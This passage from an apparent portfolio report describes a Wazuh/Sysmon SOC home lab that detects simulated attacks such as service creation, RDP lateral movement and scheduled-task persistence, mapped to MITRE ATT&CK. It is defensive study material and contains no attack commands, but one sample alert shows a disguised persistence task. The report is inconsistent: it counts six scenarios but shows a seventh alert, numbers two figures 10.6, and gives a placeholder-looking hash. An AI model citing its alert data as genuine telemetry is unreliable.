


Figure 10.4: *Application Shimming alert in Wazuh.*

Result

Status: Successfully Detected

Scenario 5 – Windows Service Creation Objective

To verify detection of newly created Windows services.

Attack Description

Attackers often create or modify Windows services to establish persistence or execute malicious programs with elevated privileges.

Attack Execution

A test Windows service was created on the monitored endpoint.

Detection

Sysmon generated a service creation event, which Wazuh successfully detected and displayed in the dashboard.

MITRE ATT&CK Mapping

Technique

ATT&CK ID

Create or Modify System Process T1543


Persistence

TA0003

Security Analysis

Monitoring service creation events enables analysts to detect unauthorized software installations or malicious persistence techniques.

Figure 10.5: *Windows Service Creation alert.*



Result

Status: Successfully Detected

Scenario 6 – RDP Lateral Movement

Objective

To detect Remote Desktop Protocol (RDP) activity initiated from the Kali Linux attacker machine.

Attack Description

Remote Desktop Protocol is frequently used by administrators for remote management but can also be abused by attackers for lateral movement after obtaining valid credentials.

Attack Execution

A successful RDP connection was established from Kali Linux to the Windows endpoint using xfreerdp.

Detection

Windows authentication logs and Sysmon events were collected by the Wazuh Agent. Wazuh identified the remote logon and mapped the activity to lateral movement techniques.

MITRE ATT&CK Mapping

Technique	ATT&CK ID
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Remote Services (RDP)	T1021.001
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Lateral Movement	TA0008
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Security Analysis

The alert confirmed successful detection of RDP-based lateral movement. Authentication logs, logon events, and remote session details provided analysts with valuable context for investigating potential unauthorized access.

Figure 10.6: *RDP detection displayed in the Wazuh Threat Hunting dashboard.*

FIGURE 10.6: SCHEDULED TASK CREATION DETECTION

7 Scheduled task created [Investigate in Timeline](#)

May 29, 2025 @ 22:20:18.542 Windows11 (001) 001

[Overview](#) [Table](#) [JSON](#)

MITRE ATT&CK

Tactic: Persistence
Technique: T1053.005 - Scheduled Task/Job

Rule information

Rule ID: 100503
Level: 7 (High)
Description: Detects when a scheduled task is created on the system.

Agent information

Agent ID: 001
Agent name: Windows11
IP Address: 192.168.15.129
OS: Microsoft Windows 11 Pro
Status: Active

Event data

Event type: Scheduled task created (Event ID 106)
Task name: \\Microsoft\\Windows\\Update\\UpdaterTask
Task file path: C:\\Windows\\System32\\Tasks\\Microsoft\\Windows\\Update\\UpdaterTask
Action: C:\\Users\\ajit\\AppData\\Roaming\\updater.exe
Arguments: /silent
User: DESKTOP-7G8T2K6\\ajit
Process name: schtasks.exe
Process ID: 5672
Parent process: cmd.exe (PID: 4520)
Integrity level: Medium
Log source: Microsoft-Windows-TaskScheduler/Operational
Rule groups: sysmon, scheduled_task, persistence
Location: Task Scheduler
Hash (SHA256): 7e6f0f6f0e8d3d6b63a6a1d5f2b34e6a1a9c3d4e5f678091a2b3c4d5e6f7809

Decoder information

Decoder: windows_eventchannel
Data source: Event ID: 106
Location: TaskScheduler/Operational

Rule groups

sysmon scheduled_task persistence

Description

This alert is generated when a scheduled task is created on the system. Adversaries may use scheduled tasks to execute malicious payloads at a specified time or interval to achieve persistence.

Result

Status: Successfully Detected

Chapter Summary

All six simulated attack scenarios generated security events that were successfully collected by Sysmon, forwarded by the Wazuh Agent, analyzed by the Wazuh Manager, and visualized within the Threat Hunting dashboard. The corresponding alerts were mapped to the MITRE ATT&CK framework, demonstrating the SOC lab's capability to detect, classify, and investigate common attacker techniques.

11. Threat Hunting Analysis

11.1 Overview

Threat hunting is a proactive cybersecurity activity that involves searching for indicators of malicious behavior before a confirmed incident occurs. Unlike traditional alert-driven investigations, threat hunting focuses on identifying suspicious patterns through detailed log analysis and event correlation.

In this project, the Wazuh Threat Hunting dashboard served as the primary interface for investigating endpoint telemetry collected from the Windows 11 virtual machine.

11.2 Threat Hunting Dashboard


The Threat Hunting dashboard provided a centralized view of security events collected from the monitored endpoint.

Analysts could filter events based on:

- Rule Level
- Event Category
- MITRE ATT&CK Technique
- Agent Name
- Timestamp
- Event Source
- Process Name

This functionality enabled efficient investigation of security events and rapid identification of suspicious activities.

Figure 11.1: Threat Hunting Dashboard



11.3 Alert Analysis

During attack simulations, Wazuh generated alerts corresponding to multiple attack techniques.

The observed alerts included:

Attack	Detection Status
PowerShell Execution	Detected
Account Discovery	Detected
Registry Persistence	Detected
Application Shimming	Detected
Windows Service Creation	Detected
RDP Authentication	Detected

These detections confirmed that the deployed monitoring infrastructure successfully captured attacker behavior.

11.4 Event Correlation

Wazuh correlated multiple endpoint events into meaningful security alerts.

For example:

1. PowerShell execution generated a Sysmon Process Creation event.
2. The Wazuh Agent forwarded the event.
3. Detection rules matched suspicious process behavior.
4. Wazuh generated an alert with MITRE ATT&CK mapping.
5. The event appeared in the Threat Hunting dashboard for investigation.

This correlation process reduced manual analysis and improved incident visibility.

11.5 Security Findings

The Threat Hunting dashboard demonstrated visibility into:

- Process creation
- Registry modifications
- Authentication events
- Windows service creation
- Remote logons
- Discovery activities
- PowerShell execution

The combination of Sysmon and Wazuh provided detailed forensic information that would assist SOC analysts during incident investigations.

12. MITRE ATT&CK Analysis

12.1 Overview

The MITRE ATT&CK framework is an industry-standard knowledge base that categorizes attacker behavior into tactics and techniques. Wazuh automatically maps detected activities

to ATT&CK techniques, enabling analysts to better understand the objectives of adversaries.

During this project, multiple simulated attacks were successfully mapped to relevant ATT&CK techniques.

12.2 ATT&CK Mapping

Attack Scenario	Technique ID	Tactic
PowerShell Execution	T1059.001	Execution
Account Discovery	T1087	Discovery
Registry Persistence	T1547	Persistence
Application Shimmming	T1546.011	Persistence / Privilege Escalation
Windows Service Creation	T1543	Persistence
RDP Lateral Movement	T1021.001	Lateral Movement

12.3 ATT&CK Dashboard


The MITRE ATT&CK Dashboard provided a graphical representation of the detected techniques across various attacker tactics.

Observed tactics included:

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Discovery
- Lateral Movement
- Impact

This visualization helped prioritize investigations and understand attacker progression throughout the simulated attack lifecycle.

Figure 12.1: MITRE ATT&CK Dashboard



12.4 Benefits of MITRE Mapping

The integration of Wazuh with the MITRE ATT&CK framework provided several advantages:

- Standardized threat classification
- Faster incident investigation
- Improved detection coverage analysis
- Better understanding of attacker objectives
- Enhanced SOC reporting

13. Challenges and Troubleshooting

During the development of the SOC Home Lab, several technical challenges were encountered and resolved.

Challenge 1 – Wazuh Agent Connectivity

Initially, the Windows endpoint failed to communicate with the Wazuh Manager.

Solution

- Verified network connectivity.

- Confirmed manager IP configuration.
- Restarted the Wazuh Agent.
- Verified successful agent registration.

Challenge 2 – Sysmon Log Collection

Sysmon events were initially not visible within Wazuh.

Solution

The Wazuh Agent configuration was updated to collect the Microsoft-Windows-Sysmon/Operational event channel, after which Sysmon telemetry became visible within the dashboard.

Challenge 3 – Remote Desktop Authentication

Several authentication issues were encountered while establishing Remote Desktop sessions from Kali Linux.

Issues included:

- Network Level Authentication (NLA)
- User permissions
- RDP configuration

Solution

Remote Desktop configuration was corrected, user permissions were verified, and successful RDP connectivity was established using xfreerdp.

Challenge 4 – Rule Verification

Certain attack simulations initially produced no visible alerts.

Solution

Rule configuration and event forwarding were validated, ensuring that relevant Sysmon events matched existing Wazuh detection rules.

14. Skills Demonstrated

The completion of this project demonstrates proficiency in the following areas:

SIEM Administration

- Wazuh deployment
 - Agent management
 - Dashboard administration
-

Endpoint Security

- Sysmon configuration
 - Windows Event Log analysis
 - Process monitoring
-

Threat Hunting

- Log analysis
 - Event correlation
 - Alert investigation
 - Incident analysis
-

Windows Security

- PowerShell monitoring
 - Registry analysis
 - Service monitoring
 - Authentication analysis
-

Linux Administration

- Ubuntu Server management
 - Service monitoring
 - Command-line operations
-

Cybersecurity Frameworks

- MITRE ATT&CK
- Threat Detection
- Security Monitoring
- SOC Operations

15. Future Improvements

Although the SOC Home Lab successfully demonstrates core SIEM capabilities, several enhancements could further improve the environment:

- Integrate Suricata IDS for network intrusion detection.
- Deploy Sigma rules for additional detection coverage.
- Enable VirusTotal integration for reputation analysis.
- Implement YARA-based malware scanning.
- Configure email alerting for high-severity events.
- Expand monitoring to Linux endpoints.
- Integrate additional log sources such as firewalls and web servers.

16. Conclusion

This project successfully demonstrated the deployment of a Security Operations Center (SOC) Home Lab using Wazuh SIEM in a virtualized environment. The integration of Wazuh, Sysmon, Windows 11, Ubuntu Server, and Kali Linux enabled the collection, analysis, and visualization of endpoint security events generated during controlled attack simulations.

All planned attack scenarios—including PowerShell execution, account discovery, registry persistence, application shimming, Windows service creation, and RDP-based lateral movement—were successfully detected and mapped to the MITRE ATT&CK framework. The Threat Hunting dashboard provided valuable insights into attacker behavior and demonstrated the effectiveness of centralized log collection and event correlation.

This project strengthened practical skills in SIEM administration, endpoint monitoring, threat hunting, incident investigation, and MITRE ATT&CK analysis. It provides a solid foundation for entry-level SOC Analyst responsibilities

and serves as a comprehensive portfolio project demonstrating hands-on cybersecurity experience.

17. References

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2. Microsoft Sysmon Documentation —
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3. MITRE ATT&CK Framework — <https://attack.mitre.org/>
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